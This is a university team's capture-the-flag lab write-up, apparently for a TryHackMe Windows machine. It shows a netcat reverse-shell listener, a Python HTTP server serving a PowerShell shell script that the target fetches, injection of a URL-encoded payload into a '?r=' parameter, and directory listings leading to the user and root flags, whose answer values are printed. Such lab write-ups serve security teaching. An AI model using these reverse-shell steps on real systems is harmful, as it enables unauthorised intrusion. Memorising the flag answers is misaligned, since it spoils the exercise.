
Thought Process and Methodology and Attempts:
Jackter suggested that we needed to create a listener for the reverse shell for further exploitation. Hence, he first started a listener on port 1234.

```
┌──(1211102575㉿kali)-[~]
└─$ rlwrap nc -lnvp 1234
listening on [any] 1234 ...
```


Then, Ester started a http.server with port 8080 to connect her vpn with the server of the IP address for file transferring purposes.

```
┌──(1211102575㉿kali)-[~/Downloads]
└─$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
10.10.54.110 - - [02/Aug/2022 13:20:12] "GET /powershell.ps1 HTTP/1.1" 200 -
```


As suggested by Jackter just now, he wanted to create a reverse shell by uploading a shell script from the ip address of his vpn to the server.




However, it failed and showed a bad request.




Hence, for checking purposes, Ester suggested using Burp Suite to make sure that the request to the server is successful. To intercept the request, she first turned on Foxy Proxy to intercept the request of the server. After the request was shown on Burp Suite, she sent it to the repeater.




From the repeater, she knew that the request can be successfully made into the server.



Thus, after some discussion, they knew that the error shown was true. Next, Jackter said that he can decode the previous link into url format using the decoder in Burp Suite so that the server can understand the content.






Then, Jackter pasted both of the decoded url behind the ?r= parameter one by one. The shell script was successfully uploaded and can be executed, thus, connection can be received from the listener.

They navigated to the Users directory to find the Administrator's directory. They then found the user.txt in the Desktop and concatenated it. They had successfully captured the flag.

Question1: user.txt

Answer: thm{09b408056a13fc222f33e6e4cf599f8c}



```
cd Admin
ls
dir
dir
cd .
cd ..
cd Administrator
dir


    Directory: C:\Users\Administrator


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r---        4/12/2020   1:27 AM                Contacts
d-r---        4/12/2020   1:27 AM                Desktop
d-r---        4/12/2020   1:27 AM                Documents
d-r---        4/12/2020   1:27 AM                Downloads
d-r---        4/12/2020   1:27 AM                Favorites
d-r---        4/12/2020   1:27 AM                Links
d-r---        4/12/2020   1:27 AM                Music
d-r---        4/12/2020   1:27 AM                Pictures
d-r---        4/12/2020   1:27 AM                Saved Games
d-r---        4/12/2020   1:27 AM                Searches
d-r---        4/12/2020   1:27 AM                Videos
```

```
cd Administrator
dir


    Directory: C:\Users\Administrator


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r---        4/12/2020   1:27 AM                Contacts
d-r---        4/12/2020   1:27 AM                Desktop
d-r---        4/12/2020   1:27 AM                Documents
d-r---        4/12/2020   1:27 AM                Downloads
d-r---        4/12/2020   1:27 AM                Favorites
d-r---        4/12/2020   1:27 AM                Links
d-r---        4/12/2020   1:27 AM                Music
d-r---        4/12/2020   1:27 AM                Pictures
d-r---        4/12/2020   1:27 AM                Saved Games
d-r---        4/12/2020   1:27 AM                Searches
d-r---        4/12/2020   1:27 AM                Videos
```

```
cd Desktop
dir


    Directory: C:\Users\Administrator\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         3/28/2020  12:39 PM             37 user.txt
```

```
    Directory: C:\Users\Administrator\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         3/28/2020  12:39 PM             37 user.txt


Get-Content ./user.txt
thm{09b408056a13fc222f33e6e4cf599f8c}
PS C:\Users\Administrator\Desktop>
```


Step 4: Privilege Escalation

Members Involved: Pang, Le Xuan


Tools used: Terminal, Burp Suite, Powershell

Thought Process and Methodology and Attempts:

Pang test to see the directories of other users using dir.




```
    Directory: C:\Users

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         4/11/2020   4:41 AM                Admin
d-----         4/11/2020  11:07 AM                Administrator
d-----         4/11/2020  11:55 AM                Equinox
d-r---         4/11/2020  10:34 AM                Public
d-----         4/11/2020  11:56 AM                Sunlight
d-----         4/11/2020  11:53 AM                SuperAdmin
d-----         4/11/2020   3:08 AM                TEMP


cd Administrator
ls
```



```
cd Public
dir


    Directory: C:\Users\Public


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r---         4/11/2020  10:57 AM                Documents
d-r---         7/16/2016   6:23 AM                Downloads
d-r---         7/16/2016   6:23 AM                Music
d-r---         7/16/2016   6:23 AM                Pictures
d-r---         7/16/2016   6:23 AM                Videos


cd Documents
dir
cd ..
cd Downloads
dir
```

Same as the path to read the user.txt is from user through administrator to desktop, so Pang also tried an alternative path from user through Superadmin to his desktop to get the content of root.txt.
In short, the flag is captured.

Question2: root.txt
Answer: thm{a1f936a086b367761cc4e7dd6cd2e2bd}



```
dir SuperAdmin
cd TEMP
dir


    Directory: C:\Users\TEMP


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r---         4/11/2020   3:00 AM                Contacts
d-r---         4/11/2020   3:00 AM                Desktop
d-r---         4/11/2020   3:00 AM                Documents
d-r---         4/11/2020   3:00 AM                Downloads
d-r---         4/11/2020   3:00 AM                Favorites
d-r---         4/11/2020   3:00 AM                Links
d-r---         4/11/2020   3:00 AM                Music
d-r---         4/11/2020   3:00 AM                Pictures
d-r---         4/11/2020   3:00 AM                Saved Games
d-r---         4/11/2020   3:00 AM                Searches
d-r---         4/11/2020   3:00 AM                Videos


cd Desktop
dir
cd ..
cd ..
Get-ChildItem C:\Users\SuperAdmin\Desktop
Get-Content C:\Users\SuperAdmin\Desktop\root.txt
thm{a1f936a086b367761cc4e7dd6cd2e2bd}
```

Contributions:

ID	Name	Contribution	Signatures
1211102976	Lee Le Xuan	-Did the recon and enumeration -Did the privilege escalation -Worked on write-up and presentation slides -Edited the presentation video -Got the user flag and root flag	*Lexuan*
1211103182	Ester Ong Xiang Lin	-Did the recon and enumeration -Did the exploiting -Worked on write-up and presentation slides -Edited the presentation video -Got the user flag and root flag	*Ester*
1211102020	Jackter Un Chia Te	-Did the initial foothold -Did the exploiting -Worked on write-up and presentation slides -Edited the presentation video -Get the user flag and root flag	*Jackter*
1211102575	Pang Ding Yuan	-Did the initial foothold -Did the privilege escalation -Worked on write-up and presentation slides -Edited and combine the videos that all members have edited -Got the user flag and root flag	*Pang*

VIDEO LINK: https://youtu.be/g8ODi7mr_jM